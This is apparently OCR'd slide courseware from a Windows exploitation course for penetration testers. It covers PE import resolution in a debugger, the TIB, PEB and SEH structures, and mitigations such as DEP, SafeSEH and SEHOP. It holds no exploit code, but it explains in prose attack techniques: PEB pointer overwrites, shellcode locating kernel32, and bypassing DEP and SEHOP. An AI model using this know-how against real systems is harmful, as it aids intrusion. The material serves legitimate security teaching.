In the last step, we discovered that the pointer was taking us to the address 0x004050E4. Again, your OS may be slightly different and you may have to compensate for that in your research. To determine what resides at this memory location, we must navigate to the appropriate section. This address is obviously out of bounds for the code segment. From the main CPU window in OllyDbg or Immunity Debugger, click the View menu option and select Memory from the list of choices. You should see the same window as shown on this slide. Locate the base address where 0x004050E4 will fall. What section does our pointer take us to?

If you said the .idata section, you are correct! As mentioned earlier, the .idata section maps symbol names we need to the appropriate memory addresses by working with the Import Address Table (IAT). Right-click on the .idata section and select dump from the options. Proceed to the next slide.

PE/COFF Walkthrough (5)




PE/COFF Walkthrough (5)

You should have a window that matches this slide. Locate the memory address from our pointer at 0x004050E4. You should have the address 77C1F81C or similar held in that location, depending on your version of Windows. Remember that x86 uses little-endian format. This address should be the location of the getpid() function. By viewing the information pane within the main CPU window, we can see that at the memory location 0x77C1F81C, we are actually forwarded to the address 0x7C809920, which lies within kernel32.dll. It so happens that the getpid() function residing in msvcrt.dll forwards us to the function getcurrentprocessid() residing in kernel32.dll.

On the next slide, we take a look at the IAT and how a function name is resolved.

PE/COFF Walkthrough (6)



PE/COFF Walkthrough (6)

On this slide, we see two separate screenshots. The screenshot outlined in red is information displayed by the PEdump tool. This tool is located on the USB. You should create a folder in the Program Files directory called PEdump. Unzip the pedump.zip file from the USB and then extract all files to your newly created PEdump folder on your system.

From command line, navigate into your C:\Program Files\PEdump\ directory and type the following command:

```
pedump /S <path to the memtest2.exe program>
```

Scroll down until you see the Imports Table. You should now locate the data from this screenshot. The larger screenshot is from the same OllyDbg dump as the last slide.


Box 1: Here we see that the unbound IAT entry in the Imports Table created by the original linker is pointing us to the relative address 0x5070. At 0x5070 we see another relative memory address of 0x5190.

Box 2: At the relative location of 0x5190 we see the symbol name _getpid decoded for us on the right.

Box 3: In box 3 we see that the address from the First thunk RVA entry in the Imports Table points us to the relative address 0x50E4. If we look at 0x50E4 in the OllyDbg dump of that .idata memory space, we see that it points us to 0x77C1F81C, the location of getpid() in msvcrt.dll.

Proceed back to the main CPU window in OllyDbg and then press F7 three times until you hit the RETN instruction. You will be taken to the address shown on the next slide.

PE/COFF Walkthrough (7)



PE/COFF Walkthrough (7)

We have now been taken to the memory address 0x7C809920. Again, this may be a different address on your system. We can see that by stepping through the instructions at 0x7C809920, EAX results in the value 0x00000CB8. This value in decimal is 3256, which is the process ID returned from the getcurrentprocessid() function. **Note: This process ID will be different each time the program is run.**

Also note the first three lines of disassembly at the top of the disassembler pane:

```
MOV EAX, DWORD PTR FS:[18]
MOV EAX, DWORD PTR DS:[EAX+20]
RETN
```

The FS segment register points to the Thread Information Block (TIB). In the first instruction, we dereference offset 0x18 from the TIB into EAX. At this location is a self-referencing pointer, or simply the full linear address of the TIB. In the second line, we are dereferencing offset 0x20, which is the location in the TIB that holds the PID for the process. FS offset 0x0 holds a pointer to the SEH chain, and FS offset 0x30 holds a pointer to the PEB. To view the TIB, simply note the address being moved into EAX during the first instruction, go to the memory map, and double-click the address.

We have now walked a function call on a Windows system using the PE/COFF object file format.

The Windows API

- Set of compiled functions and services provided to Windows application developers
  - Makes it possible to get the operating system to do something
    - That is, write to the screen, display a menu, open a window, open a port, and so on
  - Provides services such as network services, Registry access, and command-line services
  - Windows is entirely closed source
    - You must ask the OS to perform most routines

The Windows API

The Windows API is the interface used to provide access to system resources. Functions are grouped together into Dynamic Link Libraries (DLLs) and compiled. To get Windows to pretty much do anything, you must program an application to the rules of interacting with the many APIs. This includes services such as opening a window, accessing drop-down menus, opening up network ports, and accessing command-line utilities, graphics utilities, the registry, and pretty much anything else. If you want to do something simple such as open a file on a Windows system, you cannot do this without using the appropriate Windows API and having the operating system do it for you.

A compiler that has access to Windows symbol information is needed to create a proper Import Address Table and resolve names during linking and loading time. The functionality of the Windows API and dynamic linking enables Microsoft Windows developers to modify underlying functions within the DLLs without affecting application functionality. This also means that the location of functions when DLLs are modified may change, and they often do. As long as you have the symbol information, your application will still work properly on the various versions and service packs of Windows. From the opposite side, exploit code referencing static addresses such as functions inside of kernel32.dll will often fail because the address of this library and function offsets often changes. There are ways to write shellcode that do not rely on static addressing, and we will get to that a bit later.

Thread Information Block or Thread Environment Block

- Thread Information Block (TIB) / Thread Environment Block (TEB)
  - Stores information about the current thread
    - FS:[0x00] – Pointer to SEH chain
    - FS:[0x30] – Address of PEB
    - FS:[0x18] – Address of TIB
  - Takes away the requirement to make an API call to get structural data
  - Each thread has a TIB

Thread Information Block or Thread Environment Block

You may see the Thread Information Block (TIB) also referenced as the Thread Environment Block (TEB). They are synonymous. The TIB is a structure of data that stores information about the current thread, and every thread has one. The FS segment register holds the location of the TIB. Rather than calling a function such as getprocessid(), the PID of the process can be found at FS:[0x20] within the TIB. These values can be found at DWORD boundaries from offset FS:[0x00].

The TIB holds a large amount of information about the current thread; however, some common offsets from FS:[0x00] that we are interested in follow:

FS:[0x00] − Pointer to Structured Exception Handling (SEH) chain. When an event occurs that requires the global exception handler to be called, this pointer is pushed onto the stack to begin the exception-handling process.

FS:[0x30] − Address of Process Environment Block (PEB).

FS:[0x18] − Address of Thread Information Block (TIB). This is a self-referencing pointer.

Process Environment Block

- Process Environment Block (PEB)
  - Structure of data with process-specific information
    - Image base address
    - Heap address
    - Imported modules
      - kernel32.dll is always loaded
      - ntdll.dll is always loaded
  - Overwriting the pointer to RTL_CRITICAL_SECTION was historically a common attack
    - The PEB was located at 0x7FFDF000
    - 0x7FFDF020 held the FastPebLock Pointer
    - 0x7FFDF024 held the FastPebUnlock Pointer

Process Environment Block

The Process Environment Block (PEB) is a structure of data in a process user address space that holds information about the process. This information includes items such as the base address of the loaded module (HMODULE), the start of the heap, imported DLLs, and much more. A pointer to the PEB can be found at FS:[0x30]. Because the PEB has modifiable attributes, you can imagine that it is a common place for attacks. Windows shellcode often takes advantage of the PEB because it stores the address of modules such as kernel32.dll. If the shellcode can find kernel32.dll's address in memory, it often gets the location of the function GetProcAddress() and uses that to locate the address of desired functions.

A common legacy attack on the PEB was to overwrite the pointer to RTL_CRITICAL_SECTION. This technique has been documented several times. A Critical Section typically ensures that only one thread is accessing a protected area or service at once. It allows access only for a fixed time to ensure other threads can have equal access to variables or resources monitored by the Critical Section.

Structured Exception Handling (1)


- Structured Exception Handling (SEH)
  - Callback function
    - Allows the programmer to define what happens in the event of an exception, such as print a message and exit or fix the issue
  - Chain of exception handlers
    - FS:[0x00] points to the start of the SEH chain
    - List of structures is walked until finding one to handle the exception
    - When one is found, the list is unwound, and the exception registration structure at FS:[0x0] points only to the callback handler
  - UnhandledExceptionFilter is called if no other handlers handle the exception
    - Terminates the process

Structured Exception Handling (1)

Exception handling in Windows can be more complex than on Linux. The pointer stored at FS:[0x00] inside the TIB points to an EXCEPTION_REGISTRATION structure that is part of a linked list of exception handlers and structures. If an exception occurs within a programmer's code, the Windows operating system uses a callback function to allow the program the chance to handle the exception. If the first structure can handle the exception, a value is returned indicating the result of the handling function. If the result is a continue execution value, the processor may attempt to retry the set of instructions that caused the exception to occur. If the handler declines the request to handle the exception, a pointer to the next exception-handling structure is used.

Programmers can define their own exception handling within a program and choose to terminate the process, print out an error, perform some sort of action, or pretty much anything else one can do with a program. If these programmer-defined handlers or compiler handlers do not handle the exception, the default handler picks up the exception and terminates the program as stated. The image on the next slide helps us to visualize the layout in memory.

Structured Exception Handling (2)



Structured Exception Handling (2)

This diagram provides a visual representation of the layout of the SEH chain in memory. First, an exception must occur within a thread. Each thread has its own TIB and therefore its own exception-handling structure. When an exception occurs, the operating system needs to know where to obtain the callback function address. This is achieved by accessing offset FS:[0x00] within the thread's TIB. The address held here gives us the first exception registration structure to call. Inside this structure is a callback pointer to a handler. If the code is handled by the handler, a continue_execution value is returned and execution continues. If the exception is not handled, a pointer to the next structure in the SEH chain is called. Following this same process, the SEH chain unwinds until a handler handles the exception or the end is reached. If the end is reached, the Windows Unhandled_Exception_Handler handles the exception, terminating the process or giving the option to debug when applicable.

WOW64

- Windows 32-bit on Windows 64-bit
  - Many applications are still 32-bit
  - Emulator/subsystem that supports 32-bit applications on 64-bit systems
  - Supported by the majority of Windows 64-bit OSs
  - Set of user-mode DLLs to handle calls to and from 32-bit processes

WOW64

The majority of developers and vendors are still catching up to 64-bit systems. Microsoft has ported and recoded its entire operating system to run on 64-bit processors in 64-bit mode natively. Large vendors such as Adobe have also completed, or are well on their way to, fully supporting 64-bit systems natively with their applications. However, many vendors are still far from converting over, and many companies will not simply run out to purchase a new license just because it's written for 64-bit systems. This being the case, there must be support for 32-bit applications on 64-bit systems. On 64-bit Microsoft OSs, the feature to accomplish this requirement is Windows 32-bit On Windows 64-bit (WOW).

WOW is a collection of DLLs that run within a 32-bit process and fully emulate all requirements for the 32-bit application. DLLs such as WoW64.dll run within the 32-bit process to intercept and translate calls. All required 32-bit DLLs are loaded into the application as needed to support full functionality.

A good paper and reference for this slide on WOW64 can be found at https://docs.microsoft.com/en-us/previous-versions/windows/hardware/download/dn550976(v=vs.85)?redirectedfrom=MSDN.

Module Summary

- Some important differences between Linux and Windows
- The PE/Common Object File Format
- The Windows API is a complex set of libraries and functions
- TIB/TEB and PEB structures
- Exception handling with SEH

Module Summary

In this module, we took a high-level look at some of the differences between Windows and Linux. These differences will become more apparent as we go deeper into each area from an exploitation and security perspective. Notably, the use of the Windows API is a big difference from having the ability to directly access kernel resources through system calls within a process, as on Linux. There are many structures holding metadata and maintaining sanity within the process that must be protected.

Review Questions

1. What is stored at FS segment register offset FS:[0x30]?
2. What DLLs are almost always loaded as modules for a program?

Review Questions

1) What is stored at FS segment register offset FS:[0x30]?

2) What DLLs are almost always loaded as modules for a program?

Answers

1. The Process Environment Block (PEB)
2. kernel32.dll, kernelbase.dll, and ntdll.dll

Answers

1) **The Process Environment Block (PEB)**: The PEB is stored at location FS:[0x30] from within the Thread Information Block (TIB).

2) **kernel32.dll**, **kernelbase.dll, and ntdll.dll:** These DLLs are critical to the Windows Subsystem and are almost always loaded.

Recommended Reading

- *Linkers & Loaders*, by John R. Levine, 2000
- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- "A Crash Course on the Depths of Win32 Structured Exception Handling," by Matt Pietrek: http://bytepointer.com/resources/pietrek_crash_course_depths_of_win32_seh.htm
- "The Forger's Win32 API Programming Tutorial," by Brook Miles (Forgey): http://www.winprog.org/tutorial/

Recommended Reading

Linkers & Loaders, by John R. Levine, 2000

Assembly Language for Intel-Based Computers, 5th Edition, by Kip R. Irvine, 2007

"A Crash Course on the Depths of Win32 Structured Exception Handling," by Matt Pietrek: http://bytepointer.com/resources/pietrek_crash_course_depths_of_win32_seh.htm

"The Forger's Win32 API Programming Tutorial," by Brook Miles (Forgey): http://www.winprog.org/tutorial/

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

Exercise: Basic Stack Overflow

Exercise: SEH Overwrite

Defeating Hardware DEP with ROP

Demonstration: Defeating Hardware DEP Prior to Windows 7

Exercise: Using ROP to Disable DEP on Windows 7/8/10

Building a Metasploit Module

Windows Shellcode

Bootcamp

Windows OS Protections and Compile-Time Controls


In this module, we walk through protection mechanisms added to the various Windows operating systems over the years. It is important to understand each of these protections to better understand what you are up against when attempting to defeat or circumvent them. Some of the protections can be defeated, and others can simply be bypassed or disabled. When you're performing penetration testing, an exploit may fail against a system that should be vulnerable. This may be due to one or more protections that can potentially be defeated. Each possible situation should be ruled out.

Objectives

- Our objective for this module is to understand:
  - Data Execution Protection (DEP) and W^X
  - Security cookies and stack canaries
  - PEB randomization
  - Heap cookies
  - Safe unlinking
  - Windows Low Fragmentation Heap (LFH)
  - ASLR on Vista, 7/8/10 and Server 2008/2012/2016
  - …and many others

Objectives

Our objective for this module is to understand many of the modern exploit mitigations that you are likely to come across when performing penetration testing and exploitation.




Exploit Mitigation Controls

First, let's briefly discuss the role of exploit mitigations. We are all aware of the concept of "Defense-in-Depth." The idea is that any single control may fail, so we want as many as possible without impacting application or system performance too significantly. If we only utilize a single control such as Data Execution Prevention (DEP) and an attacker figures out a way to disable it, then there is nothing left protecting the application or system from compromise. By layering on various controls, we can stop or at least greatly increase the difficulty to achieve exploitation.

The basic Venn diagram on the slide shows three categories of exploit mitigation: Exploit Guard, OS Controls, and Compile-Time Controls. OS controls include protections such as Address Space Layout Randomization (ASLR), DEP, Structured Exception Handling Overwrite Protection (SEHOP), and Control Flow Guard (CFG). The operation system, and sometimes even the hardware, must support these controls. Each OS is different, but they are typically designed to be controls that cannot be turned off by an application. They are system enforced. Compile-time controls are exactly what they sound like; they are controls that are added during compile time. These often insert code or metadata into the program. Examples include stack and heap canaries, MemGC, SafeSEH, and Dynamic Base. The final category, Exploit Guard, is newer and does not fall in line with the traditional categories as it is Windows specific. Regardless, it includes some of the most cutting-edge mitigations available.

We will discuss a sampling of the most prominent controls in this module. As we increase the number of controls and move into the merged areas of the circles, our protection should increase.



High-Level Timeline – Notable Client Mitigations

This slide shows a high-level timeline of exploit mitigations added or made available over the years. This is not exhaustive by any means, and we address each one in this section.

Linux Write XOR Execute (W^X)

- Marks areas in memory as writable or executable
  - Code segments are executable
  - Data segments are writable
  - Cannot be both
- Some ret2libc-style attacks still successful
  - For example, passing arguments to a desired function
- No Execute (NX) bit – AMD
- eXecute Disable (XD) bit – Intel

Linux Write XOR Execute (W^X)

It is uncommon, if not unheard of, for a program to require code execution on the stack or heap. You certainly wouldn't want to accept executable code from a user. A simple way to protect these memory segments from holding executable content is to mark them as writable but not executable. Code segments are typically executable and not writable. This being the case, segments in memory that are writable can be set as non-executable, and segments in memory that are executable can be set as non-writable. W^X, first implemented by OpenBSD, marks every page as either writable or executable, but never both. Many attacks are prevented by adding this protection. For example, if one places shellcode into a buffer and attempts to return to it, the pages in memory holding that data are marked as non-executable, and as such, the attack fails. There are still some ret2libc-style attacks that may still be successful if W^X is used.

NX Bit and XD/ED Bit

The NX bit used by AMD 64-bit processors and the XD (also known as ED) bit used by Intel processors provide protection through a form of W^X. NX and XD are built into the hardware, unlike the original W^X software-based method. There are multiple methods that may be used to bypass or defeat this protection. If code you are looking to execute already resides within the application's code segment, you may simply return to the address holding the instructions you want to execute. If you have the ability to write to an area of memory in which you control the permissions, you may also return to that area holding your shellcode. On some implementations of W^X, it is possible to disable the feature. Each implementation and OS holds this capability in different locations.

Data Execution Prevention

- Data Execution Prevention (DEP)
  - Started with Windows XP SP2 and Server 2003
  - Marks pages as non-executable
    - For example, the stack and heap
    - Raises an exception if execution is attempted
  - Hardware based by setting the Execute Disable (XD) bit on Intel
    - AMD uses the No Execute (NX) bit
  - Can be manually disabled in system properties
  - Software DEP is supported even if hardware DEP is not supported
    - Software DEP prevents only SEH attacks with SafeSEH

Data Execution Prevention

Data Execution Prevention (DEP) is primarily a hardware-based security feature that is a take on the W^X control on Linux. The idea is that no code execution should ever take place on areas such as the stack and heap. Only pages explicitly marked for code execution, such as the code segment, may do so. Any attempt to execute code in areas marked as non-executable will cause an exception, and the code will not be permitted to run. DEP is not supported in versions of Windows before XP SP2 and Server 2003. You can also manually turn DEP on or off through System Properties. If you go to Start, Run, type in **sysdm.cpl**, and press Enter, you pull up the System Properties menu. From there, click the Advanced tab at the top of the panel and then the Settings option under Performance. Then click the Data Execution Prevention tab at the top of the screen. You now have the option to turn DEP on for essential Windows programs and services only, or you can turn it on for all programs and services, except for the ones you explicitly list.

As mentioned previously, Intel calls the bit that is set to mark all non-executable pages the Execute Disable (XD) bit. AMD calls this bit the No Execute (NX) bit. Both are hardware-based implementations of DEP in which the processor marks memory pages with a flag as they are allocated by the processor. Software DEP provides only SafeSEH protection, which we discuss shortly.

SafeSEH

- SafeSEH
  - Builds a table of trusted exception handlers during compile time
  - Will not pass control to an address that is not in the table
  - Almost 100% of Windows DLLs and programs have been recompiled with this feature
  - To secure the program, all input files must support the feature
  - Third-party programs and DLLs may cause a problem

SafeSEH

Starting with Windows XP SP2, the SafeSEH compiler option was added to provide protection against common attacks on SEH overwrites. When this flag is used during compile time, the linker builds a table of good exception handlers that may be used. If the exception handler is overwritten and the address is not listed in the table as a valid handler, the program terminates and control is not passed to the unknown address. Most Windows DLLs and programs have been recompiled using the /SAFESEH flag, but it depends on the OS version.

The main problem with SafeSEH is that many third-party programs are not compiled with the /SAFESEH flag. Often during program runtime, the Windows DLLs used by the program are protected by SafeSEH, but the program itself has its own DLLs or code that is not protected. This gives an opportunity to the attacker to exploit the unprotected pieces loaded into the program's memory space. We will go into this attack later.

More information can be found by visiting Microsoft at https://docs.microsoft.com/en-us/cpp/build/reference/safeseh-image-has-safe-exception-handlers?redirectedfrom=MSDN&view=vs-2019.

SEHOP

- Structured Exception Handling Overflow Protection (SEHOP)
  - Started with Vista SP1 and Server 2008
  - Adds a validation frame at the bottom of the stack
  - Prior to an exception handler being called, the SEH chain is walked to verify that the validation frame is at the end
  - Defeating this control would require one to create a fake validation frame in the attack, which points to ntdll!FinalExceptionHandler

SEHOP

In his paper titled "Preventing the Exploitation of SEH Overwrites," Matt Miller (Skape) outlined a control that could be implemented to stop the simple attack to overwrite the SE handlers on the stack of a given thread. This paper is available at http://www.uninformed.org/?v=5&a=2&t=txt.

Microsoft added support for this control, starting with Vista SP1 and Server 2008. The idea behind the control is to walk the list of handlers on the stack to confirm that the end of the list can be reached. The end of the list should contain a DWORD of 0xffffffff, followed by a pointer to ntdll!FinalExceptionHandler. It is commonly managed using Microsoft's Enhanced Mitigation Experience Toolkit (EMET), which was deprecated as of July 2018. Starting with the Fall 2017 Creators Update of Windows 10, Microsoft moved the majority of EMET controls into Windows Defender Exploit Guard.

A paper was released by Stéfan Le Berre and Damien Cauquil on a technique to defeat the control. The technique involves creating a fake validation frame as part of your exploit, tricking the control into thinking that the SEH chain is intact. The paper is available at https://dl.packetstormsecurity.net/papers/general/sehop_en.pdf.

Also, see https://msrc-blog.microsoft.com/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop.

Visual C++ /GS Check

- /GS security check supported on MS Visual C++ compiler
  - Pushes a security cookie onto the stack to protect return addresses
    - Cookie == Canary
    - Also protects exception handlers during unwind, unless handler is called prior to epilogue
  - Is enabled by default and is much more aggressive with newer versions of Visual Studio, such as Visual Studio 2017
  - Cookie is XORed against EBP or RSP to offer additional security

Visual C++ /GS Check

